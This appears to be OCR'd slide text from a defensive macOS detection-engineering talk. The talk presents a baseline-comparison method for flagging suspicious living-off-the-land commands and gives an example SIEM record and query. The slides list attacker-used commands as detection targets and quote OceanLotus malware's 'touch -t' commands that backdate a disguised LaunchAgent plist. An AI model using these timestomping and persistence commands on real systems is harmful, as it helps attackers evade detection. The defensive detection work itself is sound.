
IOC

What if we alerted anytime we saw ***a new*** adhoc/unsigned LaunchAgent or LaunchDaemon ***with a negative/unknown reputation on VirusTotal***?

Context/ Enrichment

1 false positive since implementation

Attacker



QA

SOC

Detection Engineering

Better alert

ALERT ON TOUCH BACKDATING THEY SAID . . .

- The 2020 variant of OceanLotus used touch –t to backdate the plist file.
  - Developer and compiling tools also backdate files.
- Other problematic commands:
  - xattr –d or xattr –c
  - security
  - chmod +x or chmod 777
  - uuidgen
  - …

CONTEXT FOR LOOBINS/LOLBINS?

IOC

LOOBins/LOLBins used by attackers

Context/ Enrichment

- Has this command been run in my environment recently?
- Has this responsible process run this command in my environment recently?
- How common is this responsible process in our environment?

Better alert

- What does VT say about the responsible process?

NORMALIZED BASELINE DETECTION (NBD)

An example

Command line seen in BASELINE	Responsible process seen in BASELINE
xattr -d -r com.apple.quarantine /Applications/Google Chrome.app	/Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.bundle/Contents/Helpers/GoogleSoftwareUpdateDaemon

Command line seen in SAMPLE	Responsible process seen in SAMPLE	Matches entry in baseline results?	Is this activity suspicious?
xattr -d -r com.apple.quarantine /Applications/	Same as above	Yes	No, this is expected behavior from Google Chrome.

NORMALIZED BASELINE DETECTION (NBD) FOR SUS COMMANDS

For each command we care about:


- baseline_results = instances of cmd in baseline
- sample_results = instances of cmd in sample period

For each result in sample_result:

- is this command new?
- is this responsible process/command pair new?
- if yes to either question: write enriched record to SIEM

Baseline 14 days

Sample
1 hour



What *is* new?

LIFE IS COMPLICATED

- We only care when certain flags are used.
  - xattr –d or xattr –c
  - chmod +x or chmod 777
- We care about anytime that command is run.
  - system_profiler, kmutil, kextload/kextunload

Normalization				Enrichment	
CLI restrictions	Ignore args?	Normalize paths	Process trees	Environment counts	VT results

LIFE IS COMPLICATED

WHEN TO IGNORE ARGUMENTS IN COMPARISONS

Command line seen in BASELINE	Responsible process seen in BASELINE
/sbin/ifconfig utun4 inet A.B.C.D A.B.C.D netmask 255.255.0.0 mtu 1500	/applications/redacted.app/contents/redacted

Command line seen in SAMPLE	Responsible process seen in SAMPLE	Matches entry in baseline results?	Is this activity suspicious?
/sbin/ifconfig utun6 inet E.F.G.H E.F.G.H netmask 255.255.0.0 mtu 1500	/applications/redacted.app/contents/redacted	NO	No, the command is functionally the same.

Normalization				Enrichment	
CLI restrictions	Ignore args?	Normalize paths	Process trees	Environment counts	VT results

LIFE IS COMPLICATED

NORMALIZATION

Responsible process in BASELINE	Responsible process in SAMPLE
/private/tmp/pkinstallsandbox.53xu2u/scripts/com.adobe.acrobat.acrobatdcupd2300320244.gepy8w/tools/acropatchinstall.app/contents/macos/acropatchinstall	**/private/tmp/pkinstallsandbox.9br8ch/scripts/com.adobe.acrobat.acrobatdcupd2300320215.mmktzv/**tools/acropatchinstall.app/contents/macos/acropatchinstall

Normalization				Enrichment	
CLI restrictions	Ignore args?	Normalize paths	Process trees	Environment counts	VT results

@PwnieFan@infosec.exchange

LIFE IS COMPLICATED

RESPONSIBLE PROCESS ANOMALIES

Command line	Responsible process
/usr/sbin/system_profiler -nospawn -xml SPConfigurationProfileDataType	/usr/sbin/system_profiler

Normalization				Enrichment	
CLI restrictions	Ignore args?	Normalize paths	Process trees	Environment counts	VT results

LIFE IS COMPLICATED

NEW != BAD

- More context
  - How common is this responsible process hash in our environment?
  - How common is this responsible process path in our environment (more normalization!)?
  - And, yeah, VirusTotal info.

Normalization				Enrichment	
CLI restrictions	Ignore args?	Normalize paths	Process trees	Environment counts	VT results

TOUCH COMMANDS FROM OCEANLOTUS

touch -t 1910071234 ~/Library/LaunchAgents/com.apple.launchpad.plist

touch -t 1910071234 ~/Library/WebKit/b2NlYW5sb3R1czIz

touch -t 1910071234 ~/Library/WebKit/com.apple.launchpad

Responsible process:

/bin/bash /Applications/conkylan.app/Contents/MacOS/conkylan

RECORD IN SIEM

"rule": { "meta": {"reason_for_alert": "not seen in the baseline period"},
"process": {
"responsible": {"name": "bash", "executable": "/bin/bash" },
"name": "touch",
"normalized_command_line": "\"touch -t 1910071234 /*/Library/LaunchAgents/com.apple.launchpad.plist\"",
"command_line": "touch -t 1910071234 /Users/loonicorn/Library/LaunchAgents/com.apple.launchpad.plist"
"stats": {
"processes_seen_in_baseline": 1116, "processes_seen_in_sample": 1000,
"other_machines_with_file": 7628, "other_machines_with_hash": 6955 },
virustotal: {
"malicious": 0, "tags": "64bits,multi-arch,macho,arm,signed"
"signature_info": { "signers": "Apple Inc; Apple Inc.; Apple Inc.", "verified": "Valid"}

DETECTING OCEANLOTUS' TOUCH COMMAND WITH NBD

INDEX enriched_commands

process.name:“touch”

NOT process.responsible.executable:"REDACTED"

@PwnieFan@infosec.exchange

WHAT'S NEXT

- Links posted at @PwnieFan@infosec.exchange or go to https://github.com/megancarney
- Other NBD ideas currently in testing
  - Abnormally busy MS application process trees
  - Unexpected executables in MS application process trees

KEY TAKEAWAYS

- Pyramid of Pain
- Use this emulation to collect **all the things**, sort, **then tailor** to your environment
- In real world environments, having **samples** or parent & **responsible process** info filters out the noise

ATT&CK ?

OceanLotus Emojis

AEL GitHub

www.huntapples.com

AEL - Infra Setup

Detection Notes

Cat Self
Linkedin.com/ln/coolestcatiknow

attack@mitre.org

https://attack.mitre.org

attack@mitre.org

@MITREattack